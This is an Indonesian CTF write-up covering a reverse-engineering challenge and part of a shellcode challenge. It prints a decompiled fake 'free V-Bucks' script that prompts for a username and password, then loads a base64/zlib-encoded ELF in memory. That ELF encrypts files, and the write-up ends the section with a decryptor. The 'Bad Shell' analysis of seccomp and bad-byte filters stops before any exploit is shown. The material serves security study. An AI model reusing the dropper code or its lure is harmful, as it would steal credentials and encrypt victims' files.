


```
# Source Generated with Decompyle++
# File: free_vbucks.pyc (Python 3.10)

import ctypes
import os
import base64
import zlib
print('|============================|')
print('|      FORTNITE  V-BUCKS     |')
print('|    CODE GENERATOR v1.337   |')
print('|============================|')
username = input('Enter Your Username: ')
password = input('Enter Your Password: ')
print('')
print('[#] Success!')
print('[#] Wait for 24 hours.')
l = ctypes.CDLL(None)
s = l.syscall
c =
base64.b64decode(b'eJztW39sW8UdvxfHiZM2sUvbrbQFDKOorLXrpD9UStOmtG5fpxYCbSQ26BzHfo
4tHNs8P9OkUlmqEGiURkrFytAmTWGTtiJtoiBAVbWyFFC60oklMLYgwVQQrO4aWGgpS9skb9+7d/d875q
nMrQ/NskXvXzu87nv9+57957Pz/b3/Si4bXOJJCFWHGgdImy2weupLteYJqCtRlXw/ya0EJUBL+XsRBwp
saLLHMfwm+cwuIgLkRUlDkuRfcnMsCLyFPycHBfxnMuKvB8Zz0t1AdeWWJH3w2uDfFSvs6KHzjPgsPqVU
D8P9fPUWRGVWJGFW0qP1bQ/EQPIiqJfnNqJuAlZka39jk+16DcZr4H6/c5rcBF3Iiuy8e4HvzL09Qs7vQ
/Q8ezOA3JYkV1ny5KJ5lUrliWjvmQilWvzta1e5Vu1wp9N+2vNuHDI+Jracm8jPh0DpVx3JR0GZ/3h+hz
aju23/e2p1W8POqIHXno5/X5KfXT5x/GyUhq3RG1YWOyUI1pfgLjrS9pHZKzh18qw8nbrXRd6FiKbchqO
G6bRT9noEipc8nw5YmP/uY2etdF/aqN7bMZ9xcb+mI2+1Kaf923sN9voV2z0Ezb6RzZ6iTS9/rSNfYON/
n0bvd9G/7WNftFGP2uj77PR99joUThum0Z/B45ZaD7y1huc7Q8oFGppTadCWS2saqEQCm3duT0UVVSlJZ
HVFHXn9o3JdErZGW5OKkbbtC3bN60MbU6kwklS25pKaKTSmImGNfALRdrCoRhuT+xRUGs4mUxHkKqkwq2
4EV75ETp+aziRQllNjbRmUCydUVIoFkmmswoi/6MJFWVyWhbFVEXBZkkwyGbUREqLoWyKVTQIX0XYGzuA
```


```
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
r9EtJ8Gp7snu5v6V15n//w3CS2TcQ==')
e = zlib.decompress(c)
fd = open('dump', 'wb')
fd.write(e)
```

```
fd.close()
f = s(319, '', 1)
os.write(f, e)
p = '/proc/self/fd/%d' % f
os.execle(p, 'smd', { })
```

Didapatkan base64, diketahui bahwa base64 tersebut dicompress dengan zlib



Ketika sudah didecode dan extract, didapatkan sebuah file ELF (Executable and Linkable Format)



Analisis dengan ghidra, dan diketahui file melakukan enkripsi terhadap file dalam folder yang diberikan di distribution file

```
unsigned __int64 __fastcall sub_1401(const char *a1, __int64 a2, size_t a3)
{
  int i; // [rsp+24h] [rbp-9Ch]
  FILE *stream; // [rsp+28h] [rbp-98h]
  void *ptr; // [rsp+30h] [rbp-90h]
  size_t v8; // [rsp+38h] [rbp-88h]
  char v9[96]; // [rsp+40h] [rbp-80h] BYREF
  char v10[24]; // [rsp+A0h] [rbp-20h] BYREF
  unsigned __int64 v11; // [rsp+B8h] [rbp-8h]

  v11 = __readfsqword(0x28u);
  stream = fopen(a1, "rb");
  ptr = malloc(a3);
  if ( !stream )
  {
    perror("File open error");
    exit(1);
  }
  v8 = fread(ptr, 1uLL, a3, stream);
  if ( v8 ≠ a3 )
  {
    fwrite("Unable to read the specified length from file\n", 1uLL, 0x2EuLL, stderr);
    exit(1);
  }
  MD5_Init(v9);
  MD5_Update(v9, ptr, v8);
  MD5_Final(v10, v9);
  for ( i = 0; i ≤ 15; ++i )
    sprintf((char *)(a2 + 2 * i), "%02x", (unsigned __int8)v10[i]);
  *(_BYTE *)(a2 + 32) = 0;
  free(ptr);
  fclose(stream);
  return v11 - __readfsqword(0x28u);
}
```

Fungsi enkripsi


```
unsigned __int64 sub_16CA()
{
  DIR *dirp; // [rsp+0h] [rbp-460h]
  struct dirent *v2; // [rsp+8h] [rbp-458h]
  char *s; // [rsp+10h] [rbp-450h]
  size_t v4; // [rsp+18h] [rbp-448h]
  char v5[48]; // [rsp+20h] [rbp-440h] BYREF
  char old[512]; // [rsp+50h] [rbp-410h] BYREF
  char newa[520]; // [rsp+250h] [rbp-210h] BYREF
  unsigned __int64 v8; // [rsp+458h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  dirp = opendir(".");
  if ( !dirp )
  {
    perror("Unable to open directory");
    exit(1);
  }
  while ( 1 )
  {
    v2 = readdir(dirp);
    if ( !v2 )
      break;
    if ( v2->d_type == 8 )
    {
      s = v2->d_name;
      v4 = strlen(v2->d_name);
      if ( v4 ≤ 0xC || strcmp(&s[v4 - 12], ".clown") )
      {
        snprintf(old, 0x200uLL, "%s.clown", s);
        sub_1401(s, (__int64)v5, 0x400uLL);
        printf("Encrypting: %s -> %s\n", s, v5);
        sub_15CC(s, old);
        snprintf(newa, 0x200uLL, "%s.clown", v5);
        rename(old, newa);
      }
    }
  }
  closedir(dirp);
  return v8 - __readfsqword(0x28u);
}
```

Code tersebut akan scan semua file dan mengencrypt nya. Untuk teknik encryptnya cukup simple, yakni xor setiap character dengan character itu sendiri yang telah di right shift (shr).

```
char __fastcall enc(unsigned __int8 a1)
{
  return a1 ^ (a1 >> 1);
}
```

Berikut adalah program yang akan decrypt semua filenya.

```python
#!/usr/bin/python3
import os

def decrypt(ciphertext: bytes):
    result = bytearray()
    for c in ciphertext:
        for i in range(7, -1, -1):
            c ^= ((c >> (i + 1)) & 1) << i
        result.append(c)
    return bytes(result)

for filename in os.listdir("."):
    if not filename.endswith(".clown"):
        continue

    with open(filename, "rb") as f:
        ciphertext = f.read()
        plaintext = decrypt(ciphertext)

    open(filename + ".dec", "wb").write(plaintext)
```



Binary Exploitation/PWN

Bad Shell

Challenge 1 Solves

Bad Shell

500

Classic challenge.. this should be easy.. right? right?

Author: Vaints

```
nc 157.173.204.136 40802
```


View Hint


View Hint

chall

Flag

Submit





Diberikan sebuah file ELF 64-Bit dengan arsitektur x86_64 yang mempunyai mitigasi Full Relro (Full Relocation Read-Only) sehingga Global Offset Table (GOT) menjadi unwritable, tanpa stack canary sehingga tidak terdapat pengecekan canary ketika buffer overflow terjadi, NX enabled (unexecutable stack) sehingga kita tidak bisa memasukan shellcode pada program tersebut, dan PIE enabled (Position Independent Executable diaktifkan) sehingga alamat elf dari program akan menjadi dinamis.

```
[sudo] password for itoid:
itoid  /Pwn/Bad Shell
>>> f chall; cs --file=chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamicall
for GNU/Linux 3.2.0, not stripped
RELRO           STACK CANARY      NX            PIE             RPATH
Full RELRO       No canary found   NX enabled    PIE enabled     No RPATH
itoid  /Pwn/Bad Shell
>>>
```

```c
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned int v4; // edx

  setup(argc, argv, envp);
  if ( mmap((void *)0x1337C0DE0000LL, 0x2000uLL, 7, 50, -1, 0LL) == (void *)0x1337C0DE0000LL )
  {
    printf("Gimme your shellcode : ");
    MEMORY[0x1337C0DE0000] = something;
    MEMORY[0x1337C0DE0008] = qword_4028;
    MEMORY[0x1337C0DE0010] = qword_4030;
    MEMORY[0x1337C0DE0018] = qword_4038;
    MEMORY[0x1337C0DE0020] = qword_4040;
    MEMORY[0x1337C0DE0028] = qword_4048;
    v4 = read(0, (void *)0x1337C0DE0030LL, 0x1000uLL);
    check(0x1337C0DE0000LL, v4);
    init();
    MEMORY[0x1337C0DE0000]();
  }
  else
  {
    puts("[X] Error!");
  }
  return 0;
}
```

Meskipun NX Enabled, tetapi terdapat memory mapping untuk executable memory region dengan fungsi mmap((void *)0x1337C0DE0000LL, 0x2000uLL, 7, 50, -1, 0LL) == (void *)0x1337C0DE0000. Inputan kita (buffer) akan dibaca di memory region tersebut.

```
► 0   0x6361fb36b3fd main+65
  1   0x7dcff5c28150 __libc_start_call_main+128
  2   0x7dcff5c28209 __libc_start_main+137
  3   0x6361fb36b1ae _start+46
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
            Start              End Perm     Size Offset File
      0x1337c0de0000     0x1337c0de2000 rwxp     2000      0 [anon_1337c0de0]
      0x6361fb36a000     0x6361fb36b000 r--p     1000      0 /home/itoid/FinalKMIPN2024/Jeo
pardy/Pwn/Bad Shell/chall
      0x6361fb36b000     0x6361fb36c000 r-xp     1000   1000 /home/itoid/FinalKMIPN2024/Jeo
pardy/Pwn/Bad Shell/chall
      0x6361fb36c000     0x6361fb36d000 r--p     1000   2000 /home/itoid/FinalKMIPN2024/Jeo
pardy/Pwn/Bad Shell/chall
      0x6361fb36d000     0x6361fb36e000 r--p     1000   2000 /home/itoid/FinalKMIPN2024/Jeo
pardy/Pwn/Bad Shell/chall
      0x6361fb36e000     0x6361fb36f000 rw-p     1000   3000 /home/itoid/FinalKMIPN2024/Jeo
pardy/Pwn/Bad Shell/chall
      0x7dcff5c00000     0x7dcff5c26000 r--p    26000      0 /usr/lib/x86_64-linux-gnu/libc
.so.6
      0x7dcff5c26000     0x7dcff5da5000 r-xp   17f000  26000 /usr/lib/x86_64-linux-gnu/libc
.so.6
      0x7dcff5da5000     0x7dcff5dfa000 r--p    55000 1a5000 /usr/lib/x86_64-linux-gnu/libc
.so.6
      0x7dcff5dfa000     0x7dcff5dfe000 r--p     4000 1f9000 /usr/lib/x86_64-linux-gnu/libc
.so.6
      0x7dcff5dfe000     0x7dcff5e00000 rw-p     2000 1fd000 /usr/lib/x86_64-linux-gnu/libc
.so.6
      0x7dcff5e00000     0x7dcff5e0d000 rw-p     d000      0 [anon_7dcff5e00]
      0x7dcff5e30000     0x7dcff5e33000 rw-p     3000      0 [anon_7dcff5e30]
      0x7dcff5e33000     0x7dcff5e35000 r--p     2000      0 /usr/lib/x86_64-linux-gnu/libs
eccomp.so.2.5.4
      0x7dcff5e35000     0x7dcff5e43000 r-xp     e000   2000 /usr/lib/x86_64-linux-gnu/libs
eccomp.so.2.5.4
      0x7dcff5e43000     0x7dcff5e51000 r--p     e000  10000 /usr/lib/x86_64-linux-gnu/libs
eccomp.so.2.5.4
      0x7dcff5e51000     0x7dcff5e52000 r--p     1000  1d000 /usr/lib/x86_64-linux-gnu/libs
eccomp.so.2.5.4
      0x7dcff5e52000     0x7dcff5e53000 rw-p     1000  1e000 /usr/lib/x86_64-linux-gnu/libs
eccomp.so.2.5.4
      0x7dcff5e6f000     0x7dcff5e71000 rw-p     2000      0 [anon_7dcff5e6f]
      0x7dcff5e71000     0x7dcff5e72000 r--p     1000      0 /usr/lib/x86_64-linux-gnu/ld-l
inux-x86-64.so.2
      0x7dcff5e72000     0x7dcff5e9c000 r-xp    2a000   1000 /usr/lib/x86_64-linux-gnu/ld-l
inux-x86-64.so.2
      0x7dcff5e9c000     0x7dcff5ea6000 r--p     a000  2b000 /usr/lib/x86_64-linux-gnu/ld-l
```

```
//      v4 = read(0, (void *)0x1337C0DE0030LL, 0x1000uLL);
//      check(0x1337C0DE0000LL, v4)
__int64 __fastcall check(__int64 a1, int a2)
{
  __int64 result; // rax
  unsigned int i; // [rsp+18h] [rbp-8h]
  unsigned int j; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( (int)i ≥ a2 )
      break;
    for ( j = 0; j ≤ 1; ++j )
    {
      if ( *(_BYTE *)((int)i + a1) == badchars[j] )
      {
        write(0, "[X] Badchars detected!\n", 0x17uLL);
        exit(1337);
      }
    }
  }
  return result;
}
```

```
   0x6361fb36b308 <check+58>     lea    rcx, [rip + 0x2d41]          RCX => 0x6361fb36e050 (badchars) ◂— 0x50f
0x7dcff5ea92d0 —▸ 0x6361fb36a000
   0x6361fb36b30f <check+65>     movzx  eax, byte ptr [rax + rcx]    EAX, [badchars] => 0xf
 ► 0x6361fb36b313 <check+69>     cmp    dl, al                       0x48 - 0xf     EFLAGS => 0x216 [ cf PF AF
zf sf IF df of ]
   0x6361fb36b315 <check+71>   ✓ jne    check+105                  <check+105>
    ↓
   0x6361fb36b337 <check+105>    add    dword ptr [rbp - 4], 1       [0x7ffe260a6f2c] => 1 (0 + 1)
   0x6361fb36b33b <check+109>    mov    eax, dword ptr [rbp - 4]     EAX, [0x7ffe260a6f2c] => 1
   0x6361fb36b33e <check+112>    cmp    eax, 1                       1 - 1     EFLAGS => 0x246 [ cf PF af ZF s
f IF df of ]
   0x6361fb36b341 <check+115>  ✓ jbe    check+37                   <check+37>
──────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────
00:0000│ rsp 0x7ffe260a6f10 ◂— 0x500000000
```

Kita tidak bisa mengcraft fungsi execve dan execveat, dan byte '\x0f' (syscall) juga diblock

```
itoid  /Pwn/Bad Shell
>>>
>>> seccomp-tools dump ./chall
Gimme your shellcode : abcd
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x06 0xc000003e  if (A != ARCH_X86_64) goto 0008
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x03 0xffffffff  if (A != 0xffffffff) goto 0008
 0005: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0008
 0006: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0008
